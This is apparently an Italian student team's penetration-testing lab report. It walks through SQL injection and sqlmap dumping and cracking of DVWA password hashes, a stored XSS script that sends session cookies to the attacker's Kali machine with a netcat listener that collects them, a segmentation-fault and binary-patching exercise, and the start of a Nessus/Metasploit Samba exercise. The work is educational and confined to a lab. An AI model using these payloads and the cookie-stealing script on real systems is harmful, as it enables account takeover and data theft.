

Team 1

BUILD

WEEK II

End-to-End
Penetration Testing



Indice

1. Web Application Exploit SQLi
2. Web Application Exploit XSS
3. System Exploit BOF
4. Exploit di Metasploitable
5. Exploit di Windows

WEB APPLICATION EXPLOIT SQLI

Giorno 1

SCOPO DELL'ESERCIZIO

Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso.

CENNI TEORICI

SQL injection

La SQL injection è un **attacco** che si verifica quando un'applicazione web incorpora **input non verificato o non sanificato** all'interno delle istruzioni SQL inviate al database; questo può consentire a un attaccante di eseguire comandi SQL malevoli attraverso l'input dell'applicazione.

Differenza tra SQL injection e Blind SQL injection

Nella SQL injection, l'applicazione web risponde con **messaggi di errore**, rivelando all'attaccante la presenza della vulnerabilità.

In una Blind SQL injection, invece, l'applicazione non restituirà messaggi di errore evidenti; tuttavia, l'attaccante dedurrà la presenza della vulnerabilità attraverso **condizioni inserite nell'input**, valutando le risposte ottenute.

CENNI TEORICI

Password Cracking

Il Password Cracking è il processo di individuazione e decifrazione di password al fine di ottenere accesso non autorizzato a sistemi protetti. Tra le varie tecniche troviamo: Attacco Brute Force, Attacco a Dizionario, Attacco con Rainbow Table, Attacchi di Phishing e Attacchi di Keylogger.

John The Ripper


John The Ripper è uno dei tool di password cracking più popolare, che semplifica le attività di cracking delle password: partendo dagli hash è possibile risalire alle password in chiaro.

PARTE PRATICA

Configurazione IP

Configuriamo gli indirizzi IP delle macchine andando a modificare il file di configurazione di rete, sia per la macchina attaccante Kali¹, sia per la macchina vittima Metasploitable².


1.



```
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.13.100
    netmask 255.255.255.0
    network 192.168.13.0
    broadcast 192.168.13.255
    gateway 192.168.13.1
```

2.



```
GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.13.150
    netmask 255.255.255.0
    network 192.168.13.0
    broadcast 192.168.13.255
    gateway 192.168.13.1
```


PARTE PRATICA

Estrazione dati DVWA

Per estrarre la password tramite una SQL Injection dobbiamo prima accertarci che il campo USER ID sia vulnerabile. Accediamo alla DVWA puntando da browser all'indirizzo 192.168.13.150.

Questa vulnerabilità è data dal fatto che l'input dell'utente **non venga sanato** prima di essere inviato verso il database.

Proviamo quindi ad inserire un apice ' nel campo USER ID, che è un carattere accettato nel linguaggio SQL.



Abbiamo quindi ottenuto un **errore di sintassi SQL**.

Questo basta per confermarci che la **vulnerabilità è presente**, in quanto la sola presenza dell'errore significa che l'apice ' è stato interpretato come linguaggio dal database di destinazione.

PARTE PRATICA

Enumerazione

Ora non ci resta che controllare se l'utente "Pablo Picasso" sia presente nel database.

Tramite una query chiediamo di restituire tutti gli utenti del database inserendo un'espressione in cui il risultato sia sempre vero (come in figura).

Vulnerability: SQL Injection

User ID:

ID: % or '1' = '1
First name: admin
Surname: admin

ID: % or '1' = '1
First name: Gordon
Surname: Brown

ID: % or '1' = '1
First name: Hack
Surname: Me

ID: % or '1' = '1
First name: Pablo
Surname: Picasso

ID: % or '1' = '1
First name: Bob
Surname: Smith

PARTE PRATICA

Estrazione dati DVWA

Andiamo ad inserire la query per estrarre dal database i dati per noi interessanti, ossia user e password dell'utente Pablo.

```
' UNION SELECT user, password FROM users WHERE user='Pablo'#
```

Abbiamo ottenuto user e pass dell'utente.
La password però non è in chiaro
ma vediamo che è salvata nel database
sotto forma di hash.

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users WHERE user='Pablo'#
First name: pablo
Surname: 8d107d09f5bbe48cade3de5c71e9e9b7

PARTE PRATICA

Estrazione dati DVWA

Abbiamo più modi per risalire alla password in chiaro, noi abbiamo usato:

- Una Utility Web chiamata **Crackstation**¹;

Una volta inserito l'hash, Crackstation riconosce che è un tipo MD5 e mostra il risultato in chiaro. Questa informazione ci è utile per passare il parametro -MD5 a JTR ed ottenere lo stesso risultato anche da riga di comando.

- Lo strumento da riga di comando **John The Ripper**²;

Con entrambi siamo risaliti alla password che risulta essere "letmein".

1.

Type	Result
md5	letmein

2.

```
(luca㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 hash_Pablo.txt
?:letmein
1 password hash cracked, 0 left
```

PARTE PRATICA


Estrazione dati DVWA

Possiamo ottenere lo stesso risultato tramite il tool di Kali SQLMap.

In basso il comando al quale abbiamo aggiunto come parametri i **cookie di sessione**, necessari per il login, ed il **nome del database e della tabella** dove sono contenute le **informazioni degli utenti**.

Siamo risaliti ai sopracitati nomi tramite un'enumerazione del database usando lo stesso comando con le opzioni:

- **--dbs** per i database
- **--table** per le tabelle



luca@kali:[-/..../share/sqlmap/output/192.168.13.156]\$ sqlmap -r "http://192.168.13.156/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=d1343cb1a2345a699c9ceef4f62fb4e" -o dvwa -T users --dump

sqlmap {1.7.0stable} https://sqlmap.org

(*) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

(*) starting at 16:15:46 /2023-11-13/

[16:15:46] [INFO] resuming back-end DBMS 'mysql'

[16:15:46] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

ID	First name	Last name
1	admin	admin

PARTE PRATICA

Risultato SQLMap

Di seguito il risultato del comando.

Nella procedura guidata del tool è presente anche un'opzione per risalire direttamente alle password in chiaro partendo dagli hash.

Dopo tale configurazione possiamo vedere come nell'output finale del comando, vi sia la tabella USERS comprendenti gli utenti e le password in chiaro.

user_id	user	avatar	password	last_name	first_name
1	admin	http://192.168.1.172/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://192.168.1.172/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://192.168.1.172/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3986d7e8d4fcc69216b (charley)	Me	Hack
4	pablo	http://192.168.1.172/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://192.168.1.172/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

WEB APPLICATION EXPLOIT SQLI

Giorno 1

CONSIDERAZIONI

SQL (Structured Query Language) è un linguaggio di programmazione progettato per la gestione dei dati in un sistema di database.

Per questo bisogna effettuare dei controlli sull'input nel codice della pagina web e modificarlo in modo che un utente non possa inserire una query in SQL che vada ad estrarre informazioni dal database del web server.

WEB APPLICATION EXPLOIT XSS

Giorno 2

SCOPO DELL'ESERCIZIO

Sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine di simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad un Web server sotto il nostro controllo.

CENNI TEORICI

XSS (Cross-Site Scripting)

La vulnerabilità XSS si manifesta nelle Web App quando l'input utente non è adeguatamente sanificato e influenza la generazione della pagina web visualizzata dall'utente. In questo contesto, un potenziale attaccante può inserire uno script malevolo per eseguire varie azioni dannose.

Differenza tra XSS Reflected, Stored e DOM

Nell'XSS Reflected il codice malevolo viene inserito nell'URL della pagina web e viene eseguito immediatamente quando l'utente clicca su tale link.

Nell'XSS stored il codice malevolo permane su un **server** e viene eseguito ogni volta che un utente accede alla pagina web in cui è stato inserito.

Nell'XSS DOM il codice malevolo viene eseguito sulla **struttura della pagina** e permette allo script di modificarne contenuto, la struttura e lo stile del documento.

CENNI TEORICI

Cookie

Un cookie è un piccolo **file di testo** che un sito web salva sul browser dell'utente durante la sua visita.

I cookie contengono informazioni che vengono utilizzate per vari scopi, come migliorare l'esperienza di navigazione o ricordare le preferenze dell'utente.

Cookie di sessione

Un cookie di sessione è un tipo specifico di cookie temporaneo che viene memorizzato solo per la durata della sessione di navigazione dell'utente. Questo significa che il cookie di sessione viene eliminato quando l'utente chiude il browser. Questi cookie sono utilizzati per tenere traccia delle **informazioni di autenticazione** durante la navigazione su un sito web, garantendo che l'utente **rimanga connesso** mentre si sposta tra le pagine o esegue determinate azioni sul sito.

PARTE PRATICA

Configurazione IP

Configuriamo gli indirizzi IP delle macchine andando a modificare il file di configurazione di rete, sia per la macchina attaccante Kali¹, sia per la macchina vittima Metasploitable².

1.

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
      inet6 fe80::a00:27ff:fecc:7ef5 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
        RX packets 279 bytes 30024 (19.5 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 15 bytes 3542 (3.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2.

```
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
# iface eth0 inet dhcp

iface eth0 inet static
  address 192.168.104.150
  netmask 255.255.255.0
  network 192.168.104.0
  broadcast 192.168.104.255
  gateway 192.168.104.1
```

PARTE PRATICA

Script su DVWA

Tramite uno script, andiamo ad eseguire un attacco XSS Stored su DVWA della macchina Metasploitable.

Una volta inserito lo script riportato in figura inserito nella pagina web di Dvwa farà in modo di inviare al server da noi specificato i cookie di sessione di qualunque utente che accederà a quella determinata pagina web.

```
1 <script>
2   const xhr = new XMLHttpRequest();
3   xhr.open("GET", "http://192.168.104.100:4444/?cookie=${encodeURIComponent(document.cookie)}", true)
4   xhr.send();
5 </script>
```

PARTE PRATICA

Impostazione Server

L'obiettivo di questo programma è creare un **server web** che restituisca costantemente i cookie di sessione degli utenti che visitano la nostra pagina web.

Inizialmente andrà ad **aprire un server** in ascolto sulla porta 4444.

Successivamente il programma prenderà in input il **contenuto del cookie di sessione** e lo **stamperà** su un file di testo da noi scelto.

Per evitare che quest'ultimo rimanga sempre attivo impostiamo la chiusura dopo 1 secondo dalla connessione dell'utente.

```
1 #!/bin/bash
2
3 output_file="/home/kali/Desktop/cookies/output.txt"
4
5 while true; do
6     {
7         echo -ne "HTTP/1.1 200 OK\r\nContent-Length: 0\r\n\r\n";
8     } | nc -l -p 4444 -q 1 -s 192.168.104.100 >> "$output_file"
9 done
```

PARTE PRATICA

Archiviazione Cookies

I cookies, che andiamo ad ottenere ogniqualvolta che un host finisce sul nostro script in Java, vengono archiviati in un apposito file .txt.

Per una fruibilità migliore, utilizziamo un altro script in bash che va ad eliminare le informazioni superflue e i doppioni mostrando a schermo solo i cookies di sessione unici evitando ripetizioni.

```
1 #!/bin/bash
2
3 file_path="/home/kali/Desktop/cookies/output.txt"
4
5 # Estrai la parte tra "?cookie=" e "HTTP"
6 cookies=$(cat "$file_path" | grep -oP "(?=<\?cookie=).*(?=HTTP)")
7
8 # Array per tenere traccia dei cookie già stampati
9 declare -A printed_cookies
10
11 # Stampa solo quelli unici
12 for cookie_part in $cookies; do
13     if [ -z "${printed_cookies[$cookie_part]}"; ]; then
14         echo "$cookie_part"
15         printed_cookies["$cookie_part"]=1
16     fi
17 done
18
```

PARTE PRATICA

Risultato Scripting

Avviando l'ultimo script, ci vengono stampati a schermo i cookie di sessione che abbiamo rubato su Dvwa senza ripetizioni.

In figura ne otteniamo due differenti, uno con accesso tramite Firefox, l'altro con accesso tramite modalità in incognito.

```
$ ./cookieV3.sh
security%3Dlow%3B%20PHPSESSID%3D9e31fde80f0b63fb6b8efe94a239e656
security%3Dlow%3B%20PHPSESSID%3De9e9afe81f7cac099f8992c9e175ed93
```

WEB APPLICATION EXPLOIT XSS

Giorno 2

CONSIDERAZIONI

XSS stored rappresenta una minaccia per la sicurezza delle applicazioni web, poiché consente agli attaccanti di inserire script dannosi e memorizzarli sul server di backend ai danni degli utenti. L'uso di framework e librerie sicure e aggiornate può contribuire a mitigare i rischi associati a questa vulnerabilità, oltre ad una corretta validazione e sanificazione dei dati in input.

SYSTEM EXPLOIT BOF

Giorno 3

SCOPO DELL'ESERCIZIO

Descrivere il funzionamento del codice fornito prima dell'esecuzione
nel nostro laboratorio.

Riprodurre ed eseguire il codice per verificare le ipotesi fatte poi
modificare il programma in modo che si verifichi un errore di
segmentazione.

CENNI TEORICI

Segmentation Fault

“Segmentation Fault” è un errore che si verifica quando un programma tenta di accedere ad una parte della memoria del computer a cui non ha il permesso di accedere.

Buffer Overflow

Il Buffer Overflow è una vulnerabilità che si verifica quando un programma scrive più dati del previsto nella memoria buffer. Può causare la sovrascrittura di dati importanti in altre parti della memoria, causando **comportamenti imprevisti** o addirittura consentendo l'esecuzione di **codice dannoso**. Il buffer overflow è spesso sfruttato negli attacchi informatici, dato che consente di sovrascrivere la memoria con dati malevoli e, quindi, di **assumere il controllo** del programma o del sistema.

PARTE PRATICA

Spiegazione del codice

In un vettore, vengono salvati 10 numeri interi inseriti dall'utente, che vengono poi visualizzati in output.

I numeri all'interno del vettore vengono poi riordinati in ordine crescente.

Infine il vettore viene visualizzato in output nel nuovo ordine stabilito.

Eseguendo il programma ci accorgiamo come le nostre ipotesi fossero corrette.

```
Inserire 10 interi:
```

```
[1]:3  
[2]:2  
[3]:5  
[4]:1  
[5]:2  
[6]:7  
[7]:8  
[8]:4  
[9]:2  
[10]:-2
```

```
Il vettore inserito e':
```

```
[1]: 3  
[2]: 2  
[3]: 5  
[4]: 1  
[5]: 2  
[6]: 7  
[7]: 8  
[8]: 4  
[9]: 2  
[10]: -2
```

```
Il vettore ordinato e':
```

```
[1]:-2  
[2]:1  
[3]:2  
[4]:2  
[5]:2  
[6]:3  
[7]:4  
[8]:5  
[9]:7  
[10]:8
```

PARTE PRATICA

Segmentation Fault

Andiamo a modificare il codice affinchè si verifichi un errore di segmentazione.

Omettendo l'operatore `&` nel secondo parametro accettato da `scanf`, questo tenterà di sovrascrivere l'indirizzo di memoria corrispondente al valore indicato dall'array al momento di inizializzazione, anziché al suo indirizzo.

```
// prendi 10 `int` in input e salvali nel vettore `vector`
for ( i = 0 ; i < 10; i++) {
    int c= i+1;
    printf("vector[%d]      = %d ← valore (int)", i, vector[i]);
    printf(" corrispondente all'indirizzo di memoria da sovrascrivere\n");
    printf("[%d]:", c);
    // scanf ("%d", &vector[i]);
    scanf("%d", vector[i]);
    // ^^ prova ad accedere a una porzione di memoria indicata dal valore
    // a cui l'`i`-esimo elemento del vettore è stato inizializzato == segmentation fault
}
```

```
(kali_user㉿kali)-[~/.../m2/w4/bw2/B0F]
$ ./B0Fin
Inserire 10 interi:
vector[0]      = 0 ← valore (int) corrispondente a indirizzo di memoria da sovrascrivere
[1]:3
zsh: segmentation fault ./B0Fin
```

PARTE PRATICA

Binary Patching

Supponendo di non avere a disposizione il codice sorgente da compilare, un errore di segmentation fault può essere causato anche modificando direttamente il codice eseguibile.

Utilizzando `iaito`, interfaccia grafica di `radare2`, abbiamo modificato un'istruzione condizionale (`jle`) con un'altra istruzione che modifica il flusso del programma (`jmp`).

```
[0x0000122e]
    cmp    dword [loop_var], 9
    jle    0x11f5

[0x00001234]
    mov    dword [var_8h], 0
    jmp    0x12a4

[0x000011f5]
    mov    eax,    dword [loop_var]
    add    eax,    1
    mov    dword [int_print], eax
    mov    eax,    dword [loop_var]
    cdqe
    mov    edx,    dword [rbp + rax*4 - 0x50]
    mov    eax,    dword [int_print]
    mov    esi,    eax
    lea    rax,    str._ZNSsD1I_d
    mov    rdi,    rax
    mov    eax,    0
    call   printf
    mov    edi,    0xa
    call   putchar
    add    dword [loop_var], 1

; 0x2039
; const char *format
; sym.imp.printf ; int printf(const c...
; int c
; sym.imp.putchar ; int putchar(int c)
```

PARTE PRATICA

```
(kali_user㉿kali)-[~/.../epicode/m2/w4/bw2]
$ ./seg
Inserire 10 interi:
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:0
Il vettore inserito e':
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 5
[6]: 6
[7]: 7
[8]: 8
[9]: 9
[10]: 0
[11]: 0
[12]: 0
[13]: 0
[14]: 10
[15]: 15
[16]: 32751
[17]: 0
[18]: 0
[19]: 597605040
[20]: 19
[21]: 1
[22]: 0
[23]: 595465930
[24]: 32751
[25]: 2039101696
[26]: 32766
[27]: -632716951
[28]: 21928
[29]: -632721344
[30]: 1
[31]: 2039101720
[32]: 32766
[33]: 2039101720
```

```
[2537]: 1701850994
[2538]: 3501170
[2539]: 1280460112
[2540]: 1598180703
[2541]: 1028935759
[2542]: 1852386605
[2543]: 1818326131
[2544]: 1633836908
[2545]: 572548467
[2546]: 1836017711
[2547]: 1634414437
[2548]: 1969187180
[2549]: 796026227
[2550]: 1819436400
[2551]: 1342186037
[2552]: 1598837317
[2553]: 1331645773
[2554]: 1228756048
[2555]: 1096045390
[2556]: 1113541708
[2557]: 1027953473
[2558]: 1836017711
[2559]: 1634414437
[2560]: 1969187180
[2561]: 796026227
[2562]: 1819436400
[2563]: 1029636149
[2564]: 1836017711
[2565]: 1634414437
[2566]: 1969187180
[2567]: 796026227
[2568]: 1869510995
[2569]: 2036821868
[2570]: 1986622020
[2571]: 1885679461
[2572]: 1685021545
[2573]: 846016357
[2574]: 791967535
[2575]: 791836514
[2576]: 1702047534
[2577]: 791543911
[2578]: 6776179
[2579]: 0
[2580]: 0
zsh: segmentation fault  ./seg
```

In questo modo il programma leggerà porzioni di memoria in maniera consecutiva fino a raggiungere indirizzi a cui non può accedere, e quindi causando un errore di segmentazione.

SYSTEM EXPLOIT BOF

Giorno 3

CONSIDERAZIONI

Il Buffer Overflow richiede una gestione accurata dei buffer e la verifica dei limiti di memoria del software . Per mantenere in sicurezza i nostri sistemi inoltre bisogna assicurarsi di utilizzare funzioni di libreria sicure e adottare pratiche di allocazione dinamica della memoria.

EXPLOIT METASPLOITABLE CON METASPLOIT

Giorno 4

SCOPO DELL'ESERCIZIO

Effettuare un Vulnerability Scanning sulla macchina Metasploitable e sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP per ottenere una sessione e verificare l'indirizzo di rete della macchina vittima.

CENNI TEORICI

Vulnerability Scanning

La scansione delle vulnerabilità è il processo in cui si identificano i punti deboli e i difetti di sicurezza nei sistemi e nei software in esecuzione su di essi.

Protocollo SMB

Server Message Block è il protocollo che si occupa della condivisione di file, stampanti e altre risorse tra sistemi operativi diversi su una rete.

Generalmente utilizza la porta 445.

Samba Badlock Vulnerability

Vulnerabilità che consente a un attaccante di eseguire attacchi di tipo "man-in-the-middle" ottenere privilegi non autorizzati ed eseguire codice malevolo senza bisogno di autenticarsi.

PARTE PRATICA

Configurazione IP

Configuriamo gli indirizzi IP delle macchine andando a modificare il file di configurazione di rete, sia per la macchina attaccante Kali¹, sia per la macchina vittima Metasploitable².

1.

```
GNU nano 7.2          /etc/network/interfaces
# This file describes the network interfaces
# and how to activate them. For more
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.100
netmask 255.255.255.0
```

2.

```
# This file describes the network
# and how to activate them. For more
# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
gateway 192.168.50.1
```

PARTE PRATICA

Scansione NESSUS

Andiamo ad eseguire una scansione delle vulnerabilità della macchina Metasploitable utilizzando Nessus.

Come risultato della scansione troviamo la vulnerabilità “**Samba Badlock Vulnerability**”.

